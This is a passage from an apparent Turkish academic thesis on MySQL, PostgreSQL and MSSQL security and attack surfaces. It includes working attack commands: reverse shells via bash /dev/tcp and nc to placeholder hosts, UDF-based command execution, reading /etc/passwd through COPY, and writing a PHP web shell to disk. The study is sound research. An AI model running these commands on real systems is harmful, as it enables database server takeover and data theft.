Veritabanı sistemleri tablo içeriklerini daha kolay bir şekilde oluşturabilmek veya daha hızlı bir şekilde sistem yedeği elde edebilmek gibi amaçlarla dosya içe-dışa aktarma mekanizmaları sunmaktadır. Bu mekanizmalar her ne kadar veri transferini kolaylaştırıyor olsa da, kontrolsüz yapılan aktarımlar hem veritabanı hem de veritabanı ile iletişimde olan sistemler için tehlike arz etmektedir [21]. Dosya aktarım işlemini kontrol eden secure_file_priv sistem değişkeninin gerek bilgisizlik gerekse kolaya kaçmak adına yanlış veya eksik yapılandırması, kontrolsüz dosya yükleme ile yapılabilecek saldırılar için saldırı yüzeyi oluşturur. Bu sistem değişkeninin boş olarak bırakılması veya sistem kütüphanelerini kapsayacak bir dizin olarak atanması durumunda, kötü niyetli bir kişi hedef veritabanı sisteminde işletim sistemi komutları çalıştırabilir.

2.4 Hedef Sistemi Tamamen Ele Geçirme

Bir önceki kısımda da bahsedildiği gibi, her ne kadar yerleşik birçok önlem bulunsa dahi, güvenlik zincirinin en kritik kısmı olan insan faktörü ile birlikte en güvenli sistemler bile saldırılara açık hale gelmektedir. Birçok güvenlik önlemi arasından ele alınıp incelenen bu iki güvenlik önlemi de eksik veya hatalı yapılandırılması durumunda birazdan bahsedilecek saldırılara sebep olabilmektedir. Bu bölümde, bir saldırganın bir veritabanına başarılı bir şekilde bağlandıktan sonra gerçekleştirebileceği iki farklı saldırı yönteminden bahsedilecektir.

2.4.1 UDF Kütüphanesi Kullanımı

Kullanıcı tanımlı fonksiyon, bir programın kullanıcısı tarafından program içerisinde geliştirilebilen ve kullanılabilen işlevleri tanımlamak için kullanılan terimdir.

Bu saldırı yönteminin kullanılabilmesi için, hedefteki sistemin veritabanına erişildikten sonra "secure_file_priv" sistem değişkeninin değeri öğrenilmeli, bunun içinse "SHOW VARIABLES LIKE 'secure_file_priv';" komutu çalıştırılmalıdır. Eğer bu değişken zafiyetli bir şekilde ayarlanmışsa, hedefteki sistem keyfi dosya yükleme işlemine açık haldedir. Ardından, yine sistem değişkenleri vasıtasıyla sistemin işletim sistemi ve mimarisi öğrenilmeli ve gereken kütüphane dosyası oluşturulmalıdır. Saldırı için kullanılacak dosya oluşturulduktan sonra şu adımlar takip edilmelidir [22]:

- Hedefteki veritabanında türü BLOB(İkili Büyük Obje) olan bir tablo oluşturulur [23].
- UDF dosyasının içeriği bu tabloya yüklenir. Bu aşamada iki farklı yol izlenebilir. Sistemde ön tanımlı olan load_file() fonksiyonu ilgili dosya tabloya yüklenebilir. Tercih edilebilecek bir başka seçenek ise dosya içeriğini on altılık tabana çevirip bu ham hali ile yüklemektir.
- Yukarıdaki iki adımın tamamlanması ile zararlı kod parçacığı başarılı bir şekilde sisteme ulaştırılmıştır fakat bu kodlar henüz

çalıştırılacak dizinde bulunmamaktadır. Kodların başarılı bir şekilde çalıştırılması için veritabanında bulunması yeterli değildir, sistem kütüphanelerinin bulunduğu dizine indirilmelidir. (Her ne kadar araştırma kapsamında raslanan "kavramın ispatı" çalışmalarında sistem kütüphanesine indirme durumunun zorunlu olmadığı ve zararlı kodun "MySQL eklenti dizini"nde de başarılı bir şekilde çalıştırılabileceği görülse de, bu tez kapsamında yapılan çalışmalarda zararlı kodlar eklenti dizininde çalışmamıştır)

- UDF kütüphanesi yardımıyla "sys_exec" ve "sys_eval" fonksiyonları oluşturulabilir ve bu fonksiyonlar kullanılarak hedef sistemde işletim sistemi komutları çalıştırılabilir.
- Tüm bu adımlar başarılı bir şekilde tamamlandıktan sonra hedef sistem "uzaktan kod çalıştırma" durumuna açık hale gelmektedir. Örneğin "bash -i >& /dev/tcp/IP_Adresi/Port_Numarası 0>&1" komutu ile hedef sistemden ters kabuk bağlantısı elde edilebilir.

2.4.2 SYSTEM Komutu


MySQL kabuğu, veritabanındaki bağlantıları, aktif programlama dilini yapılandırmak gibi işlemleri kolaylaştıran komutlar sunmaktadır. Komutların, çalıştırma modundan bağımsız olarak erişilebilir olması gerektiği için, bir kaçış dizisi olan \ (ters eğik çizgi) karakteriyle başlar. "\system" komutu, ilgili işletim sistemi komutunu çalıştırır ve çıktıları komut satırı arayüzünde gösterir. Bu komut çok güçlü olduğu için sadece MySQL komut arayüzünde çalışacak şekilde tasarlanmıştır. Bu nedenle, uzaktan gönderilen hiçbir işletim sistemi komutu MySQL tarafından yürütülmez.

SYSTEM komutu kullanılarak hedefteki sistemten ters kabuk bağlantısı elde edebilmek için gereken komutlar aşağıdaki şekilde gösterilmiştir [24].

```
1   system mknod /tmp/backpipe p
2   system /bin/sh 0</tmp/backpipe | nc YOUR_IP_ADDRESS YOUR_PORT_NUMBER 1>/tmp/backpipe
```

Şekil 2.1 SYSTEM komutu ile ters kabuk bağlantısı elde etme

Gerekli komutların başarılı bir şekilde yürütülmesinin ardından ters kabuk bağlantısı elde edilecektir.



Şekil 2.2 Hedefteki sistemden elde edilen kök haklarına sahip bağlantı

3. POSTGRESQL

3.1 PostgreSQL'e Genel Bakış

Kökeni Kaliforniya'daki Berkeley Üniversitesi'nde 1986'da yapılan POSTGRES adlı projeye dayanan PostgreSQL, SQL dilini kullanan, açık kaynak kodlu, nesne ilişkisel bir veritabanı sistemidir. Gücünü mimarisi, sağladığı veri bütünlüğü, esnekliği, ücretsiz oluşu ve yazılımın arkasındaki açık kaynak topluluğunun sunduğu pratik ve akılcı çözümlerden alan PostgreSQL dünya genelinde yaygın bir üne ve kullanım alanına sahip olmuştur. GitHub'da açık kaynak kodlu olarak yayınlanan PostgreSQL'i geliştirmek için 600'dan fazla kişi katkıda bulunmuş ve bir buçuk milyona yakın satır kod yazılmıştır [25].

3.2 PostgreSQL'in Güvenlik Yaklaşımları

PostgreSQL, veritabanı güvenliğini farklı katmanlar şeklinde ele almıştır:

- Veritabanında saklanan veriler, sistemdeki en yetkili kullanıcı hesabı olan Postgres hesabı dışındaki herhangi bir hesap tarafından okunmaya karşı korumalıdır. Bu adım ile veritabanındaki dosyaların korunması amaçlanmıştır.
- Sisteme yapılan bağlantıların kabul edilmesi için bu bağlantının yerel bir Unix soketi tarafından yapılmış olması gerekmektedir. Bu varsayılan ayar ile veritabanına uzaktan erişimlerin engellenmesi ve bağlantıların yalnızca güvenilir yerel ağdan yapılması amaçlanmıştır.

- Yapılandırma dosyası aracılığıyla IP bazlı erişim engelleme yapılabilir.
- Varsayılan olarak, kullanıcıların oluşturmadığı veritabanlarına yazma izni bulunmamaktadır.
- Kullanıcılar gruplara atanabilir ve tablolara erişim grup yetkilerine göre kısıtlanabilir.

3.2.1 Kimlik Doğrulama

Kimlik doğrulama işlemi, bir kullanıcının arka uç sunucusuna yapmış olduğu erişim talebi için vermiş olduğu bilgilerin doğrulanma sürecidir. Kullanıcının kimliği doğrulamak için iki farklı yöntem kullanılabilir:

- Kullanıcı Kabuğundan Kimlik Doğrulama: Kabuk kullanılarak başlatılacak bir veritabanı erişimi için sadece erişimi yapan kullanıcının etkin kullanıcı kimliği kullanılır. Bunun haricinde bir kimlik doğrulama işlemi yapılmaz.
- Ağdan Kimlik Doğrulama: Ağ üzerinden yapılacak kimlik doğrulama işlemlerinde ise yetkilendirme için pg_hba.conf adlı yapılandırma dosyası kullanılmaktadır. Bu yapılandırma dosyası kullanılarak bağlantıyı yapan bilgisayara ve bağlantının yapıldığı veritabanına göre hangi kimlik doğrulama prosedürünün kullanılacağı belirlenir [26].

3.2.2 Ana Bilgisayar Tabanlı Erişim Kontrol

Ana bilgisayar tabanlı erişim kontrolü, veritabanı kullanıcılarının erişim kontrolünü denetleyen ve kimlik doğrulama mekanizmasını yöneten ana yapıdır. Her PostgreSQL veritabanı sistemi, PGDATA dizininde pg_hba.conf adlı bir yapılandırma dosyası barındırmaktadır. Bu yapılandırma dosyası temel manada basit bir güvenlik duvarı işlevi görmektedir. Dosyanın içindeki girdiler sayesinde kullanıcılar ve erişim izinleri eşlenmekte ve veritabanına yapılan erişimler denetlenmektedir. Eğer bir kullanıcı yapılandırma dosyasındaki herhangi bir girdi ile eşleşmezse erişim talebi geri çevrilmektedir.

pg_hba.conf dosyasının içeriği şu şekildedir: Her satırda bir adet erişim kayıt kümesi bulunmaktadır. Başında diez(#) sembolü bulunan satırlar ise yorum satırı olarak algılanmakta ve PostgreSQL tarafından dikkate alınmamaktadır.

İstemcilerden gelen bağlantılar ki farklı soket türü kullanılarak yapılabilmektedir: Unix alan soketleri ve İnternet alan soketleri(TCP/IP).

3.2.2.1 Unix Alan Soketi

Unix Alan Soketi, bir sistem üzerinde çalışan işlemlerin aralarında iletişim kurabilmesi için tasarlanmış ve çift yönlü veri aktarımı yapabilen bir mekanizmadır. Bu soket üzerinden gönderilen veri doğrudan işletim sistemi çekirdeği içerisinde işlenmektedir. Bundan dolayı, bu soket yalnızca PostgreSQL'in çalıştığı sistem içerisinde kullanılabilir. Harici başka bir sistem kullanılmak istenirse Unix soketi yerine İnternet soketi kullanılmalıdır.

- Unix soketi kullanılan bağlantılar için yapılandırma dosyasındaki kayıt formatı şu şekildedir: "local <erişmek istenen veritabanının adı> <kimlik doğrulama yöntemi>"

3.2.2.2 İnternet Soketi

İnternet soketi, iletişimin ağ üzerinden gerçekleştirildiği mekanizmadır. Bu mekanizma kullanılarak yalnızca uzaktaki sistemler arasında iletişim kurmakla kalınmaz, aynı zamanda geri döngü arayüzü sayesinde aynı sistem içerisinde de veri transferi sağlanabilir. Bu arayüz Unix alan soketi kullanarak yapılan bağlantılara göre daha yavaş bir iletişim altyapısı sağlamaktadır.

- İnternet soketi kullanılarak yapılan bağlantılarda ise kayıt formatı şöyledir: "host <erişmek istenen veritabanı adı> <TCP/IP addresi> <TCP/IP ağ maskesi> <kimlik doğrulama yöntemi>"

3.2.3 Kimlik Doğrulama Yöntemleri

PostgreSQL'in yapılan bağlantılar için desteklediği kimlik doğrulama yöntemleri aşağıdaki gibidir. Aşağıdaki yöntemler hem Unix soketleri hem de İnternet soketleri için geçerlidir.

- trust: Bu kimlik doğrulama yöntemine sahip bağlantılara hiçbir şarta bakılmaksızın izin verilmektedir.

- reject: trust'un tam tersi işleve sahip olan bu yöntemde ise gelen bütün bağlantı talepleri doğrudan reddedilir.

- crypt: Kullanıcıdan bağlantı talebine yönelik bir parola talep edilir. Bu parola açık bir şekilde değil, şifrelenerek gönderilmelidir. Göderilen şifrelenmiş parola PostgreSQL'deki pg_shadow tablosunda bulunan değer ile karşılaştırılır. Eğer uyuşuyorsa bağlantıya izin verilir.

- password: crypt seçeneğinden farklı olarak, burada parola açık bir şekilde gönderilir. Kontrol için yine pg_shadow tablosu kullanılır ve eşleşme durumunda bağlantıya izin verilir.

Aşağıdaki yöntemler ise sadece TCP/IP soketleri tarafından desteklenmektedir.

- krb4: Kimlik doğrulamak için kerberos versiyon 4 kullanılır.

- krb5: Kimlik doğrulamak için kerberos versiyon 5 kullanılır.

- ident: Bu kimlik doğrulama yöntemi,bağlantı talebinde bulunan kullanıcının işletim sistemi kullanıcı adını kimlik sunucusundan alır ve veritabanı kullanıcı adı ile eşleştirme yapar. Kimlik doğrulama için bu yöntem seçildiği takdirde “Eşli Kimlik Doğrulama” metodu kullanılmaktadır. Bu yöntem istemcinin işletim sistemi kullanıcı adını çekirdekten alır ve bunu izin verilen veritabanı kullanıcı adı olarak kullanır. Bundan dolayı yalnızca yerel bağlantılarda desteklenmektedir. PostgreSQL'in güvenlik döküman sayfasında şöyle bir uyarı yer almaktadır: “Bu protokol(ident) yetkilendirme veya erişim kontrol protokolü olarak tasarlanmamıştır.” Tanımlama Protokolü bünyesinde şöyle bir zayıflık barındırmaktadır: Bağlantıyı yapan makine ele geçirilmiş ve kötü amaçlar için kullanılıyorsa, saldırgan keyfi kod

çalıştırma işlemlerini yürütebilir. Bu nedenle bu yöntem yalnızca her bir istemci makinesinin sıkı kontrol altında olduğu güvenilir makinelerde tercih edilmelidir [27, 28].

Örnek bir yapılandırma dosyası içeriği aşağıda şekilde gösterilmiştir.

```
1   local   trust
2   host    all     127.0.0.1       255.255.255.255         trust
3   host    all     192.168.0.10    255.255.255.0           reject
4   host    all     192.168.0.3     255.255.255.0           password
5   host    all     192.168.0.0     255.255.255.0           crypt
```

Şekil 3.1 PostgreSQL'deki erişim kuralları için örnek bir yapılandırm dosyası içeriği

Bu yapılandırma ayarlarına göre, Unix soketlerinden gelen her erişime izin verilecektir. İnternet soketleri vasıtasıyla yapılan erişimleri inceleyecek olursak, yerel makineden gelen bağlantılara da her zaman izin verilmiş, “192.168.0.10” IP adresine sahip cihazın ise her erişimi reddedilmiştir. “192.168.0.3” IP adresine sahip cihaz şifreleme desteklemediği için, onun yapacağı erişim taleplerinde parola açık bir şekilde gelecektir. Diğer cihazlardan yapılacak erişim isteklerinde ise, cihazlar parolalarını açıktan değil şifreleyerek göndermelidirler.

3.3 PostgreSQL’de Ön Tanımlı Olarak Bulunan Kullanıcılar

postgres: En Yüksek Yetkiye Sahip Varsayılan Kullanıcı Hesabı

PostgreSQL başarılı bir şekilde kurulduktan sonra kullanıcı tablosu içerisinde ön tanımlı olarak gelen ve en yüksek kullanıcı ayrıcalıklarına sahip olan “postgres” adında bir hesap bulunur. Bu hesap “süper kullanıcı” olarak da adlandırılan kullanıcı türüne girmektedir.

Bu kullanıcı türü, veritabanı içerisindeki tüm erişim kısıtlamalarını geçebilen, yetkilendirme kontrolünden muaf tutulan ve veritabanı içerisindeki bütün işlemleri yapabilen kullanıcıdır [29].

Bu ayrıcalıklarından dolayı, süper kullanıcı hesaplarına yapılacak saldırılar daha büyük bir öneme sahiptir.

Veritabanı yapılandırma dosyası olan pg_hba.conf adlı dosyanın içeriği varsayılan olarak şu şekildedir:

```
1   local   all postgres    peer
2   local   all all         peer
3   host    all all         127.0.0.1/32    md5
4   host    all all         ::1/128     md5
5
```

Şekil 3.2 PostgreSQL'deki yapılandırma dosyası olan pg_hba.conf'un içeriği

Tablodaki girdilerden görüleceği gibi, yerel ağda Unix soketi üzerinden yapılacak bağlantılar için kullanılacak olan kimlik doğrulama yöntemi "peer" olarak belirlenmiştir. Bu yöntem bir nevi iki aşamalı bir kimlik doğrulama yöntemi olup, hem sistemdeki kullanıcı adını hem de kimlik doğrulama için verilen bilgileri kontrol eder, bu kullanıcı adlarının eşleşip eşleşmediğine bakar. Bu girdi ile ilgili çıkacak sonuç ise, yerel ağda Unix soketleri üzerinden veritabanınaki "postgres" kullanıcısına erişmek için, o an sistem üzerinde de aynı kullanıcı ile oturum açılmış olmalıdır. İnternet soketi üzerinden yapılacak bağlantılar ise yerel makine ile sınırlandırılmış olup, varsayılan yapılandırma ayarları içerisinde uzaktan erişim durumu bulunmamaktadır. Bu soket kullanılarak yapılan bağlantıların kimlik doğrulama yöntemi ise "md5" olarak belirlenmiş olup, yalnızca parola ve kullanıcı adı bilgisi sağlanması başarılı bir oturum elde etmek için yeterli olacaktır.

3.4 PostgreSQL'de Saldırı Yüzey Alanları

PostgreSQL'deki güvenlik yaklaşımı büyük ölçüde kimlik doğrulama yönteminin güçlü olmasına dayanmaktadır. Araştırma kapsamında, sisteme postgres kullanıcısı ile giriş yapıldıktan sonra kötü niyetli olarak yapılacak işlemlerde bir sınırlama gözlemlenmemiştir. MySQL'de kısıtlanabilen ve kötü amaçlı faaliyetleri önlemek adına oldukça önemli bir güvenlik önlemi olan dosya içe-dışa aktarım denetimi, PostgreSQL'de bulunmamaktadır. PostgreSQL'e en yüksek

yetkilere sahip olan postgres kullanıcısı ile girildiği takdirde, sistem üzerinde PostgreSQL'in yetkisinin olduğu dizinlere rahatlıkla dosya yazılabilmekte ve bu dizinlerdeki dosyaların içeriğine erişilebilmektedir. Tüm bu sebeplerden dolayı PostgreSQL'deki saldırı yüzey alanı incelemesi, postgres kullanıcısı ile veritabanına başarılı bir şekilde erişim sağlama özelinde yapılacaktır.

Önceki kısımlarda bahsedildiği gibi, yapılandırma dosyası kullanılarak sisteme yapılacak erişimler kolaylıkla yönetilmektedir. Bu yapılandırma dosyası içerisinde yerel makine veya internet üzerinden gelecek bağlantılar için kurallar belirlenir ve yapılan erişim talepleri bu kurallar doğrultusunda değerlendirilir. Bu kuralların yanlış veya eksik yapılandırılmış olması, bir saldırganın kaba kuvvet saldırısı veya başka bir yöntem ile veritabanına bağlantı kurabilmesi için yapacağı faaliyetleri kolaylaştıracaktır.

Yapılandırma dosyasında Unix alan soketlerinden açılan bağlantılar için varsayılan bir kontrol mekanizması bulunmamakta ve bu soketler tarafından gelen bağlantılara doğrudan izin verilmektedir. Bir saldırgan, veritabanına bağlanırken eğer bu soket çeşidini kullanarak herhangi bir denetime tabi tutulmadan sisteme erişim sağlayabilir fakat bu durumun gerçekleşmesi için saldırganın daha öncesinde sistem üzerinde başka bir işlem başlatmış olması ve bu işlem üzerinden veritabanı ile konuşması gerekmektedir. Bu durum hedefteki sistemin zaten ele geçirilmiş olduğu anlamına gelmektedir. Bundan dolayı saldırı yüzey alanı olarak İnternet soketleri kullanarak yapılan bağlantılar incelenecektir.

Şekil 3.1'de gösterilen kurallar ile sadece yerel bilgisayar üzerinden bağlantı kurulabilir, uzak erişim yoluyla gelen bağlantılara izin verilmez. Uzaktaki bilgisayarlardan gelen bağlantı taleplerine izin vermek için takip edilmesi gereken iki adım bulunmaktadır:

- postgresql.conf dosyası içerisindeki "listen_addresses"in değeri "*" olarak ayarlanmalıdır (listen_addresses="*"). Bu şekilde, gelen bütün bağlantılar dinlenebilecektir.

- Ardından, uzaktaki sistemin IP adresi için pg_hba.conf dosyasına uygun bir kural girilmelidir.

Bu adımlar başarılı bir şekilde yapıldıktan sonra, veritabanı uzaktan gelecek bağlantıları dinleyecek ve denetleyecek hale gelecektir.

Bu aşamada, gereğinden fazla(daha geniş bir IP adresi aralığı veya tüm IP adresleri) IP adresine bağlantı talebi gönderebilme hakkı tanınırsa, sistem kötü niyetli insanların yapabileceği saldırılara karşı açık hale gelmiş olacaktır. Örneğin uzak erişim imkanı sunma aşamasında kolaya kaçılıp pg_hba.conf dosyasına aşağıdaki şekildeki satırlar eklenebilir.

```
1   host    all     all     0.0.0.0/0       md5
2   host    all     all     ::/0            md5
3
```

Şekil 3.3 Erişim kuralları için yanlış yapılandırma örneği

Bu şekilde bir yanlış yapılandırma sonucu veritabanı tüm bağlantı taleplerine açık hale gelecektir. Eğer sistem üzerinde tahmin etmesi kolay parola kullanıldıysa, başarılı bir şekilde oturum açmak oldukça kolay olacaktır.

3.5 PostgreSQL Saldırı Yöntemleri

3.5.1 Keyfi Dosya Okuma

postgres veritabanı kullanıcısı ile veritabanı üzerinde başarılı bir şekilde oturum açıldıktan sonra, sistem içerisindeki dosyalara erişilebilir ve içeriği okunabilir. Bu bölümde dosya içeriği okumakla ilgili iki farklı yöntemden bahsedilecektir.

3.5.1.1 pg_read_file() fonksiyonunun kullanımı:

Parametre olarak bir dosya adı, başlangıç ofseti ve dosya içeriğinden kaç byte okunacağı parametrelerini alır ve dosya içeriğini okur. Başlangıç ofseti ve okunacak byte miktarı isteğe bağlı parametrelerdir. Bu fonksiyonun yardımıyla sistemdeki dosyaların içeriği kolaylıkla okunabilmektedir [30].

3.5.1.2 COPY işlemi:

COPY, verileri PostgreSQL tabloları ve dosya sistemi dosyaları arasında taşınmasını sağlayan işleve sahiptir. "COPY TO" bir tablonun içeriğini bir dosyaya kopyalarken, "COPY FROM" komutuyla ise bir dosyadaki veriler bir tabloya kopyalanabilmektedir. "COPY TO" aynı zamanda SELECT kullanılarak yapılan bir sorgunun cevabını da bir dosyaya kopyalayabilmektedir. Kopyalama işlemleri için kullanılacak dosyanın veritabanı tarafından erişilebilir olması gerekmektedir. Bu işlem için veritabanı komutu yazılması sırasında, dosyanın veritabanının kurulmuş olduğu dizine göre bulunduğu lokasyon göz önünde bulundurulmalı, dizin yolu veritabanının bakış açısından oluşturulmalıdır.

Örnek bir saldırı adımları şu şekildedir:

- CREATE TABLE komutu ile bir adet tablo oluşturulur. Tabloda bir adet kolon olması yeterlidir. Dosya içeriğinin kopyalanabilmesi için oluşturulacak bu kolonun türünün "TEXT" olması işlemlerimizi oldukça kolaylaştıracaktır. Bunun sebebi ise, PostgreSQL'de mevcut olan diğer karakter türlerinde metin uzunluğunu belirtmemizin gerekli oluşudur. TEXT türünün ise saklayacağı metnin uzunluğu ile ilgili bir limitasyonu bulunmamaktadır [31].
- Ardından COPY FROM komutu kullanılarak sistemde okunmak istenen dosyanın içeriği tabloya aktarılır.
- Tablo içeriğinin görüntülenmesi için yapılacak basit bir sorgu ile dosya içeriği başarılı bir şekilde okunacaktır [35].

Saldırıyı gerçekleştirebilmek için aşağıdaki şekildeki kodlar çalıştırılmalıdır.

```
1    CREATE TABLE zephyr(t TEXT);
2    COPY zephyr from '/etc/passwd';
3    SELECT * FROM zephyr;
```

Şekil 3.4 COPY komutu kullanılarak yapılan dosya okuma işlemi

Bu adımlar uygulandığında, sistem üzerinde bulunan /etc/passwd dosya içeriği başarılı bir şekilde okunabilmektedir.

Resim 3.1 Saldırı sonucu başarılı bir şekilde okunan /etc/passwd dosyası içeriği

3.5.2 Keyfi Dosya Oluşturma

Bu bölümdeki saldırı yöntemi, veritabanının sistem üzerinde yazma hakkına sahip olduğu bir dizinde dosya oluşturma ve bu dosyanın

kullanılarak sistem üzerinde zararlı aktivitelerde bulunmayı kapsamaktadır.

3.5.2.1 Tablo içeriğini dosyaya yazma:

Bir önceki saldırı yönteminde bahsedildiği gibi, veritabanında bulunan tablolar ve içerikleri saldırı için amaçlı kullanılabilmektedir. Bu saldırı yönteminde önceki saldırıya çok benzer şekilde bir adet tablo oluşturulacak ve bu tablonun içeriği sistemde veritabanı tarafından erişilebilen bir dizine yazılacaktır.

- CREATE TABLE komutu ile tek kolona sahip ve kolon türü TEXT olan bir tablo oluşturulur.
- INSERT INTO komutu kullanılarak dosyaya yazılmak istenen metin tabloya aktarılır.
- COPY TO komutu yardımıyla dosya içeriği ile sistem üzerinde bir dosya oluşturulur [32,35].

Saldırıyı gerçekleştirebilmek için aşağıdaki şekildeki komutların çalıştırılması gerekmektedir.

```
1   CREATE TABLE zephyr (t TEXT);
2   INSERT INTO zephyr(t) VALUES ('<?php @system("$_GET[cmd]");?>');
3   COPY zephyr(t) TO '/tmp/cmd.php';
```

Şekil 3.5 COPY komutu ile yapılan dosyaya yazma işlemi

Oluşturulan PHP dosyasının, içerisindeki fonksiyona gönderilecek işletim sistemi komutları ile tetiklenmesi sonucu sistem üzerinde keyfi kod çalıştırma işlemi yapılabilir. Benzer şekilde Python, Ruby gibi diller ile zararlı betikler yazılıp tetiklenebilir ve sistem üzerinde ayrıcalıklar elde edilebilir.

3.5.3 Kullanıcı Tanımlı Kütüphane dosyası kullanımı


Kütüphane terimi, yazılım geliştirmek için kullanılan, aralarında ilişki bulunan değişkenler, fonksiyonlar, vb gibi yazılımsal öğeler bulunduran veri kümeleri için kullanılmaktadır. Bunun iki çeşidi

mevcuttur: Sistem Kütüphaneleri ve Kullanıcı Tanımlı Kütüphaneler. Aralarındaki temel fark, sistem kütüphanelerinin kullanılan sistem tarafından sağlanması, diğer kütüphane türünün ise kullanıcılar tarafından oluşturulmasıdır [33].


Bu bölümde sqlmap Projesi tarafından MySQL ve PostgreSQL'e yönelik oluşturulmuş, hedefteki sisteme veritabanındaki yardımcı fonksiyonlar vasıtasıyla yüklenebilen ve hedef sistemde fonksiyon oluşturmak amacıyla kullanılacak olan kütüphaneler ele alınacaktır.

Saldırı adımları şu şekildedir:

- Öncelikle https://github.com/sqlmapproject/udfhack/ adresindeki kütüphane dosyalarının C dilinde yazılmış kaynak kodları hedef işletim sistemi göz önünde bulundurarak indirilmelidir.
- İndirme işlemi tamamlandıktan sonra kaynak kodları uygun bir şekilde derlenmeli ve kütüphane dosyaları oluşturulmalıdır.
- Ardından bu dosya içeriği veritabanı içerisindeki bir tablonun içine yazılacaktır. Saldırı için kullanılacak tablo yeni oluşturulacak bir tablo değil, "pg_largeobject" adlı sistem katalog tablosudur. Bu tablo büyük boyutlu objeler oluşturmak için kullanılan bir tablodur [34].
- Bu tabloya yazılan içerik "lo_export" adlı fonksiyonun yardımıyla sistem içerisinde bir dosyaya aktarılır.
- Sistem içerisindeki kullanıcı tanımlı kütüphane dosyasından faydalanarak yeni fonksiyonlar oluşturulabilir. Bu fonksiyonlar parametre olarak aldıkları işletim sistemi komularını sistem üzerinde çalıştırırlar ve sistem üzerinde istismar gerçekleşebilir [35].



Resim 3.2 UDF kullanılarak oluşturulan sys_exec fonksiyonu ile ters kabuk bağlantısı açma



Resim 3.3 Elde edilen ters kabuk bağlantısı

4. MSSQL(MICROSOFT SQL SERVER)

4.1 Microsoft SQL Server Hakkında

Microsoft SQL Server, Microsoft tarafından geliştirilen ilişkisel veritabanı yönetim sistemidir. İlk sürümü SQL Server 1.0 adıyla 1989 yılında çıkan ürünün, şu an en güncel versiyonu SQL Server 2019'dur. C ve C++ kullanılarak yazılan SQL Server yalnızca Microsoft'un kendi işletim sistemi olan Windows'ta değil, aynı zamanda Linux üzerinde de çalışmaktadır. 2017 sürümü ile birlikte Red Hat Enterprise Linux, SUSE Linux Enterprise Server, Ubuntu ve Docker Engine platformlarında SQL Server kullanımı desteklenmeye başlanmıştır. Ücretli ve ücretsiz olmak üzere farklı sürümleri olan ve farklı türdeki kullanıcıları ve iş kollarını hedefleyen SQL Server, kullanıcılarına hız, esneklik, yine Microsoft'un bulut bilişimi ile ilgili kendi ürünü olan Azure ile bulut entegrasyonu, güçlü makine öğrenmesi altyapısı gibi imkanlar sunmaktadır [36,37].

4.2 Microsoft SQL Server'daki Güvenlik Yaklaşımları

4.2.1 Kimlik Doğrulama Yöntemleri

Veritabanı kurulumu sırasında bir kimlik doğrulama yöntemi belirlenmelidir. Bu aşamada iki farklı seçenek mevcuttur. İlki Microsoft Kimlik Doğrulama modu, ikincisi ise karma kimlik doğrulama modudur. İlk yöntem seçildiği takdirde, birazdan bahsedilecek olan SQL Server Kimlik Doğrulama modu devre dışı bırakılacaktır. Karma modda ise hem Microsoft hem de SQL Server kimlik doğrulama

yöntemi mevcuttur. Kimlik doğrulama modu seçilirken, Microsoft Kimlik Doğrulama modu hiçbir şekilde devre dışı bırakılamamaktadır.

4.2.1.1 Microsoft Kimlik Doğrulama Modu

Bu kimlik doğrulama modunda SQL Server'a Microsoft hesabı ile bağlanılır ve veritabanı tarafında bu hesabın kullanıcı adının ve parolasının geçerli olup olmadığı işletim sisteminin de yardımıyla kontrol edilir. Bu modda SQL Server ayrı bir kimlik doğrulama işlemi yapmaz, kimlik doğrulama Windows ile yapılır. Microsoft Kimlik Doğrulama modu varsayılan kimlik doğrulama yöntemidir ve SQL Server Kimlik Doğrulama moduna göre çok daha güvenli bir yöntemdir. Microsoft'un güvenlik dökümanlarında bu doğrulama modunun kullanılması tavsiye edilmektedir. Kerberos güvenlik protokolünü kullanan bu modun parolanın güçlü olmasına yönelik ilkeleri benimseyen, olası saldırılara yönelik hesabın kilitlenmesini sağlayan ve parolaları belirli bir zaman dilimi ardından geçersiz kılan uygulamaları mevcuttur.

4.2.1.2 SQL Server Kimlik Doğrulama Modu

Bu mod bir önceki modun aksine Microsoft kullanıcı hesabına dayanmamaktadır. Oturumlar doğrudan SQL Server içerisinde parola ve kullanıcı adı bilgisi ile oluşturulur. Bu modu kullanan kullanıcılar, veritabanına her bağlandıklarında kimlik bilgilerini yeniden iletmek zorundadırlar. SQL Server Kimlik Doğrulama modu bir önceki mod gibi Kerberos protokolünü desteklememektedir ve bu yöntemde kullanılan parolaların istemcide saklanabiliyor oluşu saldırı yüzey alanını artırmaktadır fakat işletim sistemi olarak Windows kullanmayan sistemler için gerekli bir kimlik doğrulama yöntemidir [38].

4.2.2 Kullanıcı Hesapları İçin Uygulanan Parola Politikası

SQL Server, kullanıcı hesabı için oluşturulacak parolanın kolayca tahmin edilemeyecek olması amacıyla bir politika uygulamaktadır. Bu politikaya göre parola içerisinde kullanıcı adı geçemez ve parola

"password", "admin", "administrator", "sa", "sysadmin" gibi sık kullanılan ve tahmin edilmesi kolay kelimeler olamaz. Ek olarak, parola karmaşıklığının artması için büyük harf, küçük harf, rakamlar ve özel karakter kümesinden en az üç küme seçilerek parola oluşturulmalı ve parola uzunluğu en az sekiz karakter olmalıdır [39].

4.3 Varsayılan Kullanıcı Hesapları ve Yetkiler

4.3.1 Sistem Yöneticisi Rolü ve sa Oturumu

